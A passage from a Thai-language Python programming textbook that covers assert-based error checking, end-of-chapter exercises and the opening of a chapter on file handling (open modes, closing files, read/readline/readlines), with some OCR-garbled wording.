6 print (DIV(5, 0))

```

```

1.6666666666666667
Traceback (most recent call last):
  File "C:/Users/Phat/AppData/Local/Programs/Python", line 6, in <module>
    print (DIV(5, 0))
  File "C:/Users/Phat/AppData/Local/Programs/Python", line 3, in DIV
    assert (y != 0), "Can't divide by zero!!!"
AssertionError: Can't divide by zero!!!
>>>

```

จากโปรแกรมที่ 9.11 เริ่มต้นบรรทัดที่ 2 โปรแกรมประกาศฟังก์ชันชื่อ DIV() ทำหน้าที่คำนวณการหารของเลข 2 จำนวน โดยมีพารามิเตอร์ 2 ตัวคือ

× และ ย บรรทัดที่ 3 โปรแกรมทำการตรวจสอบสมมติฐานด้วยคำสั่ง assert ว่า ย ต้องไม่เท่ากับ 0 จึงจะยอมให้โปรแกรมทำงานต่อไปได้ แต่ถ้า ย เป็น 0 โปรแกรมจะพิมพ์ข้อความว่า "Can't divide by zero!!!" พร้อมกับแสดงข้อผิดพลาดทั้งหมดและยุติการทำงานของโปรแกรม สำหรับในกรณีที่ ย ไม่เท่ากับ 0 โปรแกรมจะประมวลผลคำสั่งหาร  $x/y$  (บรรทัดที่ 4) และส่งผลลัพธ์จากการหารกลับไปยังผู้เรียกใช้งาน

บรรทัดที่ 5 โปรแกรมเรียกฟังก์ชัน DIV พร้อมกับค่าคงที่ เป็น อาร์กิวเมนต์เท่ากับ 5 และ 3 ตามลำดับ ผลลัพธ์ที่ได้จากฟังก์ชัน DIV คือ 1.666 ซึ่งเป็นผลลัพธ์ที่ถูกต้องและไม่มีข้อผิดพลาด เนื่องจากค่าคงที่ 3 จะถูกกำหนดให้กับพารามิเตอร์ ย และมีค่าไม่เท่ากับ 0

บรรทัดที่ 6 โปรแกรมเรียกฟังก์ชัน DIV อีกครั้งพร้อมกับค่าคงที่ เป็น อาร์กิวเมนต์เท่ากับ 5 และ 0 ตามลำดับ ผลลัพธ์ที่ได้จากฟังก์ชัน DIV คือ ข้อความผิดพลาดที่ถูกจับได้โดย assert และข้อความผิดพลาดที่ไฟรอนสร้างขึ้นด้วย

ตัวอย่างโปรแกรมที่ 9.12 การวางแผน assert postconditions ไว้หลังจากการเรียกฟังก์ชัน เพื่อตรวจสอบเอาผู้ที่ส่งกลับ

```

1 # Assert postconditions
2 def DIV(x, y):
3     return x / y
4 result = DIV(5, 6)
5 assert result > 1, "Result less than zero"

```

```

Traceback (most recent call last):
  File "C:/Users/Phat/AppData/Local/Programs/Python/3.8/dive_in_to_python.py", line 5, in <module>
    assert result > 1, "Result less than zero"
AssertionError: Result less than zero
>>>

```

จากตัวอย่างโปรแกรมที่ 9.12 ซึ่งเหมือนกับโปรแกรมที่ 9.11 แต่แตกต่างตรงที่ในตัวอย่างนี้ทำการวางแผน assert ไว้หลังจากที่เรียกฟังก์ชัน DIV แล้ว (บรรทัดที่ 5) ผลลัพธ์ที่ได้จากฟังก์ชันจะถูกนำมาตรวจสอบในบรรทัดที่ 6 ว่าค่าที่ได้จากการคำนวณต้องเป็นค่าที่มากกว่า 1 เท่านั้น ถ้าเป็นเท็จ assert จะแสดงความผิดพลาดโดยพิมพ์ว่า "Result less than zero"

ตัวอย่างโปรแกรมที่ 9.13 เป็นการใช้ assert ในกรณีต่าง ๆ

```

1 # Assert for any conditions
2 x = 0
3 assert x == 0, "X must be 0 only"
4
5 f = lambda x: x*x
6 assert f(2) == 4
7 assert f(3) == 9
8

```

```

9 y = 5
10 value = 0
11 if y < 5:
12     value = -1
13 elif y > 5:
14     value = 1
15 else:
16     value = 0
17 assert value == 0

```

จากโปรแกรมตัวอย่างที่ 9.13 แสดงการใช้งาน assert ในการตรวจสอบสมมติฐานในกรณีต่าง ๆ โดยเริ่มจากบรรทัดที่ 3 เป็นการตรวจสอบว่าค่าในตัวแปร x ที่กำหนดไว้ (บรรทัดที่ 2) ยังคงเป็น 0 อยู่หรือไม่ เมื่อโปรแกรมทำงานต่อไปเรื่อย ๆ และสมมติว่ามีการเปลี่ยนแปลงค่าในตัวแปร x ให้มีค่าไม่เท่ากับ 0 โปรแกรมจะพิมพ์ข้อความว่า "X must be 0 only"

บรรทัดที่ 5 โปรแกรมทำการสร้างฟังก์ชัน lambda ซึ่งกำหนดค่าที่ยกกำลังสองของ x โปรแกรมทำการตรวจสอบ assert ว่าด้านหน้าฟังก์ชัน lambda (บรรทัดที่ 6 และ 7) เมื่อเรียกใช้ฟังก์ชัน lambda พร้อมกับค่าคงที่เป็นอาเกิร์เมนต์เท่ากับ 2 ผลลัพธ์ที่ได้จะต้องเป็น 4 เท่านั้น (ถ้าไม่เท่ากับ 4 โปรแกรมจะแสดงข้อผิดพลาดจาก assert) เช่นเดียวกับบรรทัดที่ 7 เมื่อเรียกฟังก์ชัน lambda พร้อมกับค่าคงที่เป็นอาเกิร์เมนต์เท่ากับ 3 ผลลัพธ์ที่ได้จะต้องเป็น 9 เท่านั้น

บรรทัดที่ 9 โปรแกรมทำการกำหนดค่าให้ตัวแปร y = 5 และ value = 0 เมื่อตรวจสอบเงื่อนไขคำสั่ง if ในบรรทัดที่ 11 จะได้ผลลัพธ์เป็นเท็จ ( เพราะ y มากกว่า 0 ) โปรแกรมจึงเลื่อนมาตรวจสอบเงื่อนไขต่อที่คำสั่ง elif ในบรรทัดที่ 13 จะได้ผลลัพธ์เป็นเท็จ ( เพราะ y เท่ากับ 5 ) โปรแกรมจึงเลื่อนไปทำงานต่อที่คำสั่ง else ในบรรทัดที่ 15 โดยกำหนดค่าให้กับตัวแปร value

= 0 เมื่อเสร็จจากคำสั่ง else และ โปรแกรมจะตรวจสอบค่าใน value ด้วย assert โดยกำหนดไว้ว่าค่าในตัวแปร value ต้องเป็น 0 เท่านั้น ถ้า value เป็นค่าอื่น ๆ ที่ไม่เท่ากับ 0 assert จะแจ้งความผิดพลาดทันที

ตัวอย่างโปรแกรมที่ 9.14 เป็นโปรแกรมแปลงค่าอุณหภูมิจาก Kelvin เป็น Fahrenheit

```

1 # Convert Kelvin to Fahrenheit
2 def KelvinToFahrenheit(Temperature):
3     assert(Temperature >= 0),"Colder than absolute zero!"
4     return((Temperature - 273) * 1.8) + 32
5
6 print(KelvinToFahrenheit(273))
7 print(int(KelvinToFahrenheit(505.78)))
8 print(KelvinToFahrenheit(-5))

```

```

32.0
451
Traceback (most recent call last):
  File "C:/Users/Phat/AppData/Local/Programs/Python/Python37", line 8, in <module>
    print(KelvinToFahrenheit(-5))
  File "C:/Users/Phat/AppData/Local/Programs/Python/Python37", line 3, in KelvinToFahrenheit
    assert(Temperature >= 0),"Colder than absolute zero!"
AssertionError: Colder than absolute zero!
>>>

```

จากโปรแกรมตัวอย่างที่ 9.14 เป็นการแปลงอุณหภูมิจาก Kelvin ไปเป็น Fahrenheit โดยโปรแกรมได้ทำการตั้งสมมติฐานว่าค่าของอุณหภูมิ (Temperature) จะต้องไม่เป็นค่าติดลบ (บรรทัดที่ 3) ถ้าค่าดังกล่าวที่รับเขามาประมวลผลในฟังก์ชันเป็นค่าลบ assert จะแสดงความผิดพลาดออกมาเป็นข้อความคือ "Colder than absolute zero!"

**สรุป:** ในบทนี้กล่าวโดยละเอียดเกี่ยวกับการจัดการความผิดพลาดที่เกิดขึ้นในโปรแกรม ซึ่งสามารถทำได้หลายวิธี เช่น try...except, raising และ assertions เป็นต้น

### แบบฝึกหัดท้ายบท

1. การจัดการข้อผิดพลาดคืออะไร และมีประโยชน์อย่างไรในโปรแกรม
2. ความผิดพลาดมีกี่ประเภท อะไรบ้าง
3. เขียนโปรแกรมเพื่อตักจับความผิดพลาดตามวิธารด้วย 0
4. จงเขียนโปรแกรมเพื่อตักจับความผิดพลาดในกรณีที่ผู้ใช้กรอกข้อมูลผ่านแป้นพิมพ์โดยค่าที่กรอกเข้ามาต้องเป็นจำนวนจริงเท่านั้น
5. จงอธิบายความแตกต่างระหว่าง try...except, try...except...else, try...except...else...finally
6. เขียนโปรแกรมเพื่อแสดงข้อผิดพลาดชนิด ValueError, RuntimeError และ ArithmeticError
7. Raising คืออะไร และใช้งานในสถานการณ์ใดบ้าง
8. ให้เขียนโปรแกรมเพื่อตักจับความผิดพลาดของ โดยตักจับความผิดพลาดชนิด KeyboardError เช่น ให้กดเฉพาะปุ่ม 0-9 และถ้าผู้ใช้ป้อนข้อมูลเป็นอักษรอื่น ๆ จะแสดงข้อความว่า “Wrong number!!!”
9. Assertion คืออะไร และทำหน้าที่ตอนไหน อย่างไร
10. จงเขียนโปรแกรมด้วย Assertion เพื่อตรวจสอบว่าอินพุตที่รับเข้ามาต้องเป็นตัวเลขเท่านั้น





## บทที่ 10

### การจัดการไฟล์ข้อมูล (File Management)



QR Code สำหรับดาวน์โหลดโปรแกรมต้นฉบับ  
(Source code)

#### 1. ไฟล์ข้อมูล

ไฟล์ข้อมูล (File) หมายถึง ข้อมูลที่มีขนาดเล็กที่สุดที่คอมพิวเตอร์สามารถแสดงให้ใช้เห็นได้ โดยจัดเก็บข้อมูลในลักษณะระเบียน (Record) ไฟล์จะถูกจัดเก็บอยู่ในหน่วยความจำภายนอก (External storage) ชนิดต่างๆ เช่น ฮาร์ดดิสก์ แฟลชไดร์ฟ เป็นต้น วัตถุประสงค์ในการจัดเก็บข้อมูลจะแตกต่างตามลักษณะการใช้งาน เช่น ข้อมูลที่ใช้ในสำนักงานส่วนใหญ่เป็นไฟล์ประเภท文檔 ไฟล์ XML เป็นต้น ข้อมูลเกี่ยวกับมัลติมีเดีย เช่น MP3, MP4, DAT หรือ AVI เป็นต้น ข้อมูลที่ใช้สำหรับประมวลผล เช่น EXE, COM เป็นต้น ซึ่งสามารถแบ่งตามชนิดของไฟล์ข้อมูลได้เป็น 2 ประเภทใหญ่ ๆ คือ

- ไฟล์ข้อความ (Text file) สำหรับเก็บตัวอักษร ตัวเลข หรือข้อความที่สามารถอ่านทำความเข้าใจได้ ตัวอย่างไฟล์ข้อมูล เช่น .txt, .doc, .ini, .xml, .c, .py เป็นต้น
- ไฟล์ไบนาเรีย (Binary file) สำหรับใช้เก็บข้อมูลระบบ หรือค่าสั่งของคอมพิวเตอร์ระดับล่างสุด และส่วนใหญ่ไม่สามารถอ่านทำความเข้าใจได้ ตัวอย่างไฟล์ข้อมูลประเภทนี้ เช่น .exe, .com, .msi, .mp3, .wmv, .dat, .zip, .class หรือ .o เป็นต้น

#### 2. การบริหารจัดการกับไฟล์ข้อมูล (File Management)

การจัดการกับไฟล์ข้อมูลนั้นมีลำดับขั้นตอนการทำงาน 3 ขั้นตอน คือ

- การเปิดไฟล์ข้อมูล มีคุณสมบัติ 4 ประการคือ
  - เปิดไฟล์เพื่ออ่านอย่างเดียว ใช้สัญลักษณ์ r (read only)

- เปิดไฟล์เพื่อทำการเขียน ใช้สัญลักษณ์ w (write)
  - เปิดไฟล์เพื่อทำการอ่านและเขียน ใช้สัญลักษณ์ rw (read-write)
  - เปิดไฟล์เพื่อปรับปรุงข้อมูล ใช้สัญลักษณ์ a (append)
- 2) การใช้งานหรือดำเนินการกับไฟล์ข้อมูล ประกอบไปด้วย
- การอ่านและเขียนข้อมูล
  - การลบและแก้ไขข้อมูล
  - การค้นหาและแทนที่ข้อมูล
  - การบีบอัดและขยายไฟล์ข้อมูล
  - การแสดงผลและการกำหนดคุณสมบัติของไฟล์ข้อมูล (Permission)
  - และอื่นๆ
- 3) การปิดไฟล์ข้อมูล

### การเปิดและปิดไฟล์ (Opening and Closing Files)

#### การเปิดไฟล์ (Opening files)

คำสั่งเปิดไฟล์ข้อมูลใน Python คือ คำสั่ง open ซึ่งเป็นชนิด built-in พัฒนา คำสั่งจะทำการสร้างอブเจกต์ของไฟล์ (File object) ขึ้นมา เพื่อใช้สำหรับอ้างอิงในการเรียกใช้งานไฟล์ต่อไป รูปแบบคำสั่งในการเปิดไฟล์ข้อมูล ใน Python แสดงได้ดังนี้คือ

```
file object = open(file_name [, access_mode][, buffering])
```

- *object* คือ อbject ของไฟล์ที่ถูกใช้ในการอ้างอิงไปยังไฟล์จริง ๆ ที่เก็บอยู่ในหน่วยความจำชนิดثارร เชน ชาร์ดดิสก์
- *open* คือ พัฒนาเปิดไฟล์ข้อมูล
- *file\_name* คือ ชื่อของไฟล์ข้อมูลที่ผู้เขียนโปรแกรมต้องการใช้งาน
- *access\_mode* คือ วิธีการเข้าใช้งานไฟล์ เช่น อ่านอย่างเดียว เขียน หรือทั้งอ่านและเขียน เป็นต้น ซึ่งจะกำหนดด้วยตัวอักษร (โดยดีใน การเปิดไฟล์ข้อมูล) ดูได้จากตารางที่ 10.1 เมื่อไม่กำหนด *access\_mode* Python จะถือว่าเป็นการเปิดไฟล์เพื่ออ่านอย่างเดียว

- buffering คือ หน่วยความจำชั่วคราวเพื่อใช้สำหรับเก็บข้อมูล ก่อนนำไปประมวลผล เนื่องจากการอ่านเขียนข้อมูลกับหน่วยความจำต้องทำงานได้ซ้ำๆ มาก ดังนี้ไฟรอนจำเป็นต้องสร้างแหล่งสำหรับพักข้อมูลเอาไว้ก่อน เมื่อข้อมูลเต็มจำนวนพื้นที่ที่กันไว้เป็นบัฟเฟอร์แล้ว โปรแกรมจึงค่อยนำเอาข้อมูลดังกล่าวไปประมวลผล ถ้ากำหนดค่า buffer เป็น 0 แสดงว่าไม่ใช่หน่วยความจำชนิดบัฟเฟอร์ ถ้ากำหนดเป็น 1 ไฟรอนจะใช่บัฟเฟอร์ในการอ่านเขียนแบบทีลับเบรท์ด ถ้ากำหนดเป็นเลขจำนวนเต็มที่มากกว่า 1 คือ เป็นการจดของหน่วยความจำตามจำนวนที่ระบุไว้ แต่ถ้าตัวเลขที่กำหนดเป็นค่าติดลบ ไฟรอนจะใช้ค่าขนาดของบัฟเฟอร์เท่ากับจำนวนที่ระบบปฏิบัติการกำหนดไว้ (โดยปกติจะอยู่ที่ประมาณ 4 - 16 K สำหรับวินโดวส์)

ตารางที่ 10.1 อักษรหรือกลุ่มอักษรที่ใช้สำหรับเปิดเพิ่มข้อมูล (โหมด)

| โหมด | คำอธิบาย                                                                                                                                                                  |
|------|---------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| r    | เปิดเพิ่มที่มีอยู่แล้วเพื่ออ่านเพียงอย่างเดียว ตัวชี้จะซื้อไปยังตำแหน่งเริ่มต้นของเพิ่ม (เป็นโหมดการใช้งานปกติ (default) ถ้าผู้เขียนโปรแกรมไม่กำหนดโหมดในการเปิดเพิ่มไว้) |
| rb   | เปิดเพิ่มชนิดไบนารี่เพื่ออ่านเพียงอย่างเดียว ตัวชี้อยู่ตำแหน่งเริ่มต้นของเพิ่ม                                                                                            |
| r+   | เปิดเพิ่มเพื่ออ่านและเขียน โดยที่ข้อมูลเก้ายังคงอยู่ ตัวชี้อยู่ตำแหน่งเริ่มต้น                                                                                            |
| rb+  | เปิดเพิ่มชนิดไบนารี่เพื่ออ่านและเขียน โดยที่ข้อมูลเก้ายังคงอยู่ ตัวชี้อยู่ตำแหน่งเริ่มต้น                                                                                 |
| w    | เปิดเพิ่มเพื่อเขียนเท่านั้น ในกรณีที่มีเพิ่มอยู่แล้ว ข้อมูลที่อยู่ในเพิ่มเดิมจะถูกลบโดยทั่วไป ถ้าไม่มีเพิ่มข้อมูลอยู่ จะสร้างเพิ่มขึ้นใหม่ ตัวชี้อยู่ตำแหน่งเริ่มต้น      |
| wb   | เปิดเพิ่มชนิดไบนารี่เพื่อเขียนเท่านั้น ถ้ามีเพิ่มอยู่แล้ว ข้อมูลในเพิ่มเดิมจะถูกลบโดยทั่วไป ถ้าไม่มีเพิ่มข้อมูลอยู่ จะสร้างเพิ่มขึ้นใหม่ ตัวชี้อยู่ตำแหน่งเริ่มต้น        |
| w+   | เปิดเพิ่มเพื่ออ่านและเขียน ในกรณีที่มีเพิ่มอยู่แล้ว ข้อมูลที่อยู่ในเพิ่มเดิมจะถูกลบโดยทั่วไป ถ้าไม่มีเพิ่มข้อมูลอยู่ จะสร้างเพิ่มขึ้นใหม่ ตัวชี้อยู่ตำแหน่งเริ่มต้น       |

ตารางที่ 10.1 อักษรหรือกลุ่มอักษรที่ใช้สำหรับเปิดไฟล์ข้อมูล (โหมด) (ต่อ)

| โหมด  | คำอธิบาย                                                                                                                                                                                  |
|-------|-------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------------|
| wb+   | เปิดไฟล์นิดไปหน้ารีเพื่ออ่านและเขียน ถ้ามีไฟล์อยู่แล้ว ข้อมูลจะถูกลบโดยอัตโนมัติ เดิมจะถูกเขียนทับ ถ้าไม่มีไฟล์ข้อมูลอยู่ จะสร้างไฟล์ขึ้นใหม่ ตัวชี้อัญเชิงแทนงเริ่มต้น                   |
| a     | เขียนข้อมูลต่อท้ายไฟล์ ตัวชี้จะอยู่ในตำแหน่งสุดท้ายในไฟล์ ในการนี้ที่มีไฟล์อยู่แล้วจะเขียนข้อมูลต่อ ถ้าไม่มีไฟล์ข้อมูลอยู่ จะสร้างไฟล์ขึ้นใหม่                                            |
| ab    | เปิดไฟล์นิดไปหน้ารีเพื่อเขียนข้อมูลต่อท้ายไฟล์ ตัวชี้อัญเชิงแทนสุดท้ายของไฟล์ ถ้ามีไฟล์อยู่แล้วจะเขียนข้อมูลต่อ ถ้าไม่มีไฟล์อยู่ จะสร้างไฟล์ขึ้นใหม่                                      |
| a+    | เปิดไฟล์เพื่ออ่านและเขียน ตัวชี้อัญเชิงแทนสุดท้ายของไฟล์ ในการนี้ที่มีไฟล์อยู่แล้วจะเขียนข้อมูลต่อ ถ้าไม่มีไฟล์ข้อมูลอยู่ จะสร้างไฟล์ขึ้นใหม่                                             |
| ab+   | เปิดไฟล์นิดไปหน้ารีเพื่ออ่านและเขียน ตัวชี้อัญเชิงแทนสุดท้ายของไฟล์ ถ้ามีไฟล์อยู่แล้วจะเขียนข้อมูลต่อ ถ้าไม่มีไฟล์ข้อมูลอยู่ จะสร้างไฟล์ขึ้นใหม่                                          |
| b     | เปิดอ่านไฟล์ข้อมูลโดยไม่สนใจรหัสปฏิทัย (bg) ของไฟล์                                                                                                                                       |
| utf-8 | เปิดอ่านไฟล์ข้อมูลประเภท Bgiicode ซึ่งมีความแตกต่างกันในเรื่องของรหัสปฏิทัยบรรทัด เช่น ถ้าเป็นไฟล์ทั่ว ๆ ไป จะใช้รหัสปฏิทัยบรรทัดเป็น bg แต่ถ้าเป็นไฟล์บันทึกดาวเทียมจะใช้ bg แทน เป็นต้น |



สัญลักษณ์ + ที่ใช้ในตารางที่ 10.1 คือ ไฟล์มีคุณสมบัติทั้งอ่านและ

เขียน ผู้เขียนโปรแกรมสามารถใช้ได้ เช่น rb คือเปิดอ่าน

โปรแกรมสามารถสมสัญลักษณ์ในการเปิดไฟล์ได้ เช่น rb คือเปิดอ่าน

### คุณสมบัติที่เกี่ยวข้องกับไฟล์ข้อมูล

เมื่อไฟล์ข้อมูลถูกเปิดใช้งานแล้ว ผู้เขียนโปรแกรมสามารถตรวจสอบคุณสมบัติต่าง ๆ ของไฟล์ได้ดังนี้

- ตรวจสอบว่าไฟล์ข้อมูลถูกปิดหรือยัง มีรูปแบบ คือ file.closed พังกชันสังคากลับเป็นจริง เมื่อไฟล์ถูกปิดแล้ว
- ตรวจสอบว่าไฟล์ข้อมูลมีโหมดการเข้าใช้งานอย่างไร

file.mode พังก์ชันส่งค่ากลับเป็นโหมดที่เปิดใช้งานอยู่

- ตรวจสอบชื่อของไฟล์

file.name พังก์ชันส่งค่ากลับเป็นชื่อของไฟล์

ตัวอย่างโปรแกรมที่ 10.1 แสดงคุณสมบัติของเพิ่มข้อมูลที่ถูกเปิดใช้งานอยู่

```
1 # Show information about file
2 # Open a file
3 f = open("MyFile.txt", "w")
4 print ("Name of the file: ", f.name)
5 print ("Closed or not : ", f.closed)
6 print ("Opening mode : ", f.mode)
```

```
Name of the file: MyFile.txt
Closed or not : False
Opening mode : w
>>>
```

จากตัวอย่างโปรแกรมที่ 10.1 เริ่มต้นบรรทัดที่ 3 โปรแกรมเปิดไฟล์ชื่อ MyFile.txt ด้วยคำสั่ง open ในโหมดเขียนอย่างเดียว (w) อ้อปเจ็กที่ได้จากคำสั่งเปิดไฟล์เก็บไว้ในตัวแปร f เพื่อใช้อ้างอิงไฟล์จริงในหน่วยความจำบรรทัดที่ 4 โปรแกรมพิมพ์ชื่อไฟล์โดยใช้คำสั่ง f.name ผลลัพธ์ที่ได้คือ MyFile.txt บรรทัดที่ 5 โปรแกรมตรวจสอบไฟล์ว่าถูกปิดหรือไม่ด้วยคำสั่ง f.closed ผลลัพธ์คือ False (ไฟล์ยังไม่ถูกปิด) และบรรทัดที่ 6 โปรแกรมแสดงโหมดการใช้งานไฟล์ด้วยคำสั่ง f.mode ผลลัพธ์คือ w (เปิดเพื่อเขียน)

### การปิดไฟล์ (Closing files)

หลังจากผู้เขียนโปรแกรมใช้คำสั่งเปิดไฟล์แล้ว จะเป็นต้องปิดไฟล์ทุก ๆ ครั้ง ทั้งนี้เพื่อรักษาระบบต่าง ๆ ที่อยู่ในหน่วยความจำชั่วคราวอาจจะยังไม่ถูกเขียนกลับไปยังไฟล์ข้อมูลที่อยู่ในหน่วยความจำทราบ ดังนั้นคำสั่ง close (ปิดไฟล์) จะช่วยให้ข้อมูลเหล่านั้นถูกบันทึก ในบางครั้งอาจจะลืมหรือโปรแกรมอาจจะเกิดข้อผิดพลาดขึ้น ทำให้ไฟล์ที่ถูกเปิดไว้ไม่ได้รับการปิดลง ซึ่งส่งผลให้สิ่งเปลืองเนื้อที่ของหน่วยความจำไฟล์บนจึงได้เตรียมมาตรการที่ช่วยจัดการกับปัญหาเหล่านี้ให้ระดับหนึ่ง คือเมื่อผู้ใช้งานเปิดไฟล์ไว้ แต่ไม่ได้สั่งให้โปรแกรมทำการปิดไฟล์ ไฟล์จะถูก


เพ้มดังกล่าวให้เงงโดยอัตโนมัติ เมื่อผู้ใช้งานได้ทำการเปิดไฟล์อีกหนึ่ง ๑ ขึ้นใหม่ แต่เน้นนำให้เปิดไฟล์ทันทีหลังเลิกการใช้งานเพิ่ม รูปแบบคำสั่งในการปิดไฟล์ข้อมูลในไฟล์จะแสดงได้ดังนี้ คือ

```
fileObject.close()
```

fileObject คือ อ็อปเจกของไฟล์ที่ต้องการปิด และ close คือ เมธอดที่ใช้ในการปิดไฟล์ข้อมูล สำหรับตัวอย่างปิดไฟล์ดังโปรแกรมที่ 10.2

### ตัวอย่างโปรแกรมที่ 10.2

```
1 # Show Opening and Closing files
2 FilePath = "C:\\Python39\\ทดสอบอ่านไทย.txt"
3 try:
4     f = open(FilePath, 'r', encoding='utf-8')
5     if f:
6         print("สามารถเปิดไฟล์ : ",FilePath, "ได้แล้ว")
7         print ("Name of the file: ", f.name)
8         print ("Opening mode : ", f.mode)
9         str = f.readline()
10        print("ข้อความในไฟล์คือ ",str)
11 except IOError as err:
12     print("ไม่สามารถเปิดไฟล์ได้ เพราะ : ",err.args)
13 else:
14     print("ปิดไฟล์เรียบร้อยแล้ว")
15 f.close()
```



Input File: ทดสอบอ่านไทย.txt

ผลลัพธ์ในกรณีที่โปรแกรมเปิดไฟล์ข้อมูลเพื่ออ่านได้

```
สามารถเปิดไฟล์ : C:\\Python39\\ทดสอบอ่านไทย.txt ได้แล้ว
Name of the file: C:\\Python39\\ทดสอบอ่านไทย.txt
Opening mode : r
ข้อความในไฟล์คือ  ไฟล์นี้ใช้สำหรับทดสอบการเปิดและการปิดไฟล์
ปิดไฟล์เรียบร้อยแล้ว
>>>
```

ผลลัพธ์ในกรณีที่โปรแกรมไม่สามารถเปิดไฟล์ข้อมูลเพื่ออ่านได้ เช่น ไม่มีไฟล์อยู่ในไดเรกทอรี

ไม่สามารถเปิดแฟ้มได้ เพราะ : (2, 'No such file or directory')

>>>

จากตัวอย่างที่ 10.2 บรรทัดที่ 2 เป็นการกำหนดที่อยู่ของแฟ้มที่ต้องการใช้งานซึ่งอ่าน "ทดสอบอ่านไทย.txt" ให้กับตัวแปร filePath ภายใต้แฟ้มดังกล่าวมีข้อความว่า "แฟ้มนี้ใช้สำหรับทดสอบการเปิดและการปิดแฟ้ม" ลำดับถัดไปบรรทัดที่ 3 โปรแกรมดักจับความผิดพลาดที่อาจจะเกิดขึ้นจากการเปิดแฟ้มข้อมูล บรรทัดที่ 4 โปรแกรมเปิดแฟ้มข้อมูลชนิด Unicode (แฟ้มภาษาไทย) ในโหมดอ่านโดยอ้างเดียว ถ้าโปรแกรมเปิดแฟ้มไม่สำเร็จจะไปทำงานหลังคำสั่ง except (บรรทัดที่ 11) ซึ่งจะพิมพ์ข้อความรายงานความผิดพลาดที่เกิดขึ้นอุกทางจອภพคือ "ไม่สามารถเปิดแฟ้มได้ เพราะ" พร้อมกับความผิดพลาดที่เกิดขึ้นในตัวแปร err.args

แต่ถ้าแฟ้มสามารถเปิดใช้งานได้ตามปกติ โปรแกรมจะทำงานที่คำสั่ง if (บรรทัดที่ 5) ซึ่งตรวจสอบเงื่อนไขว่าอุปกรณ์ f มีค่าจริงหรือไม่ (ถ้า f == None หรือ 0 แสดงว่าไม่สามารถเปิดแฟ้มได้) ถ้าเงื่อนไขเป็นจริง โปรแกรมจะทำงานในบรรทัดที่ 6 คือสั่งพิมพ์ข้อความว่า "สามารถเปิดแฟ้ม : C:\Python39\ทดสอบอ่านไทย.txt ได้แล้ว" บรรทัดที่ 7 พิมพ์ชื่อแฟ้มเท่ากับ "C:\Python39\ทดสอบอ่านไทย.txt" บรรทัดที่ 8 พิมพ์โหมดการอ่านแฟ้มเท่ากับ "r" บรรทัดที่ 9 โปรแกรมทำการอ่านข้อมูลจากแฟ้มมา 1 บรรทัดด้วยคำสั่ง readline และพิมพ์ข้อความที่อ่านได้ออกจອภพ เมื่อโปรแกรมทำงานดังกล่าวเสร็จแล้ว จะไปทำงานที่บรรทัดที่ 13 หลังคำสั่ง else โดยพิมพ์ข้อความว่า "ปิดแฟ้มเรียบร้อยแล้ว" พร้อมกับปิดแฟ้มข้อมูล



การระบุเส้นทาง (path) เพื่อเปิดแฟ้มในวินโดวส์ให้ใช้เครื่องหมาย \\\ ในการระบุที่อยู่ เช่น filePath = "C:\Python39\ทดสอบอ่านไทย.txt"

### การดำเนินการกับแฟ้มข้อมูล (File Operating)

#### การอ่านแฟ้มข้อมูล

การเขียนโปรแกรมเพื่ออ่านข้อมูลของแฟ้มอุกมาแสดงผลนิยมใช้เมธอด read(), readline() และ readlines ซึ่งมีรูปแบบคำสั่งดังนี้

`f.read([size])`

โดย `f` คือ อ็อปเจ็กของไฟล์ข้อมูลจริงที่ต้องการอ่านถึง `read` คือ คำสั่งในการอ่านไฟล์ข้อมูล และ `[size]` คือ จำนวนตัวอักษรที่ต้องการอ่านจากไฟล์ ถ้ากำหนดค่า `size` เป็นค่าลบหรือไม่ได้ระบุไว้ ไฟล์จะตีความว่าอ่านข้อมูลทั้งไฟล์

`f.readline([size])`

`readline` อ่านข้อมูลจากไฟล์ครึ่งละ 1 บรรทัดโดยอัตโนมัติ แต่ผู้เขียนโปรแกรมสามารถกำหนดจำนวนตัวอักษรที่ต้องการอ่านได้ โดยกำหนดใน `size` คำสั่ง `readline` จะอ่านไฟล์และบรรทัดโดยพิจารณาจากรหัสการขึ้นบรรทัดใหม่ `\n` โปรแกรมจะหยุดอ่านก็ต่อเมื่อพาร์ทับไฟล์ EOF (end of file)

`f.readlines([sizehint])`

`readlines` อ่านข้อมูลครึ่งละ 1 บรรทัดจนจบไฟล์ ถ้ากำหนดค่าใน `sizehint` คำสั่ง `readline` จะเปลี่ยนจำนวนการอ่านไฟล์ตามจำนวนที่ระบุใน `sizehint` ซึ่งค่าที่กำหนดใน `sizehint` จะมีหน่วยเป็นไบต์ (1 ไบต์เท่ากับ 8 บิต)



เมื่อเพิ่มไม่มีข้อมูลใดๆ (ไฟล์ว่าง) คำสั่ง `read` จะส่งกลับค่า `None` กลับไปให้ผู้เรียกใช้ หรือมีความยาวเท่ากับ 0 และถ้าเป็นบรรทัดว่างความยาวของบรรทัดว่างจะมีความยาว 1

ตัวอย่างโปรแกรมที่ 10.3 แสดงการใช้คำสั่ง read, readline และ readlines

```

1 # Testing read, readline(s) method
2 FilePath = "C:\Python39\README.txt"
3 try:
4     f = open(FilePath)
5     #Testing read method
6     str = f.read()
7     print(str)
8     #Testing readlines method
9     f = open(FilePath)
10    str = f.readlines(15)
11    print(str)
12    #Testing readline method
13    f = open(FilePath)
14    while 1:
15        line = f.readline()
16        if len(line):
17            print(line)
18        else: break
19 except IOError as err:
20     print("Can't open file because : ",err.args)
21 else:
22     print("This file was closed!")
23 f.close()

```

ผลลัพธ์ของการทดสอบคำสั่ง read

```

Python 3.9.0

Release Date: Oct. 5, 2020


This is the stable release of Python 3.9.0

Python 3.9.0 is the newest major release of the Python programming
language, and it contains many new features and optimizations.

BPO 1635741, when Python is initialized multiple times in the same
process, it does not leak memory anymore;
This file was closed!
>>>

```

ผลลัพธ์ของการทดสอบคำสั่ง readlines สำหรับ 1 บรรทัด

```
[ 'Python 3.9.0\n', 'Release Date: Oct. 5, 2020\n' ]
This file was closed!
>>>
```

ผลลัพธ์ของการทดสอบคำสั่ง readline

**Python 3.9.0**

**Release Date: Oct. 5, 2020**

**This is the stable release of Python 3.9.0**

**BPO 1635741, when Python is initialized multiple times in the same process, it does not leak memory anymore;**

**This file was closed!**

>>>

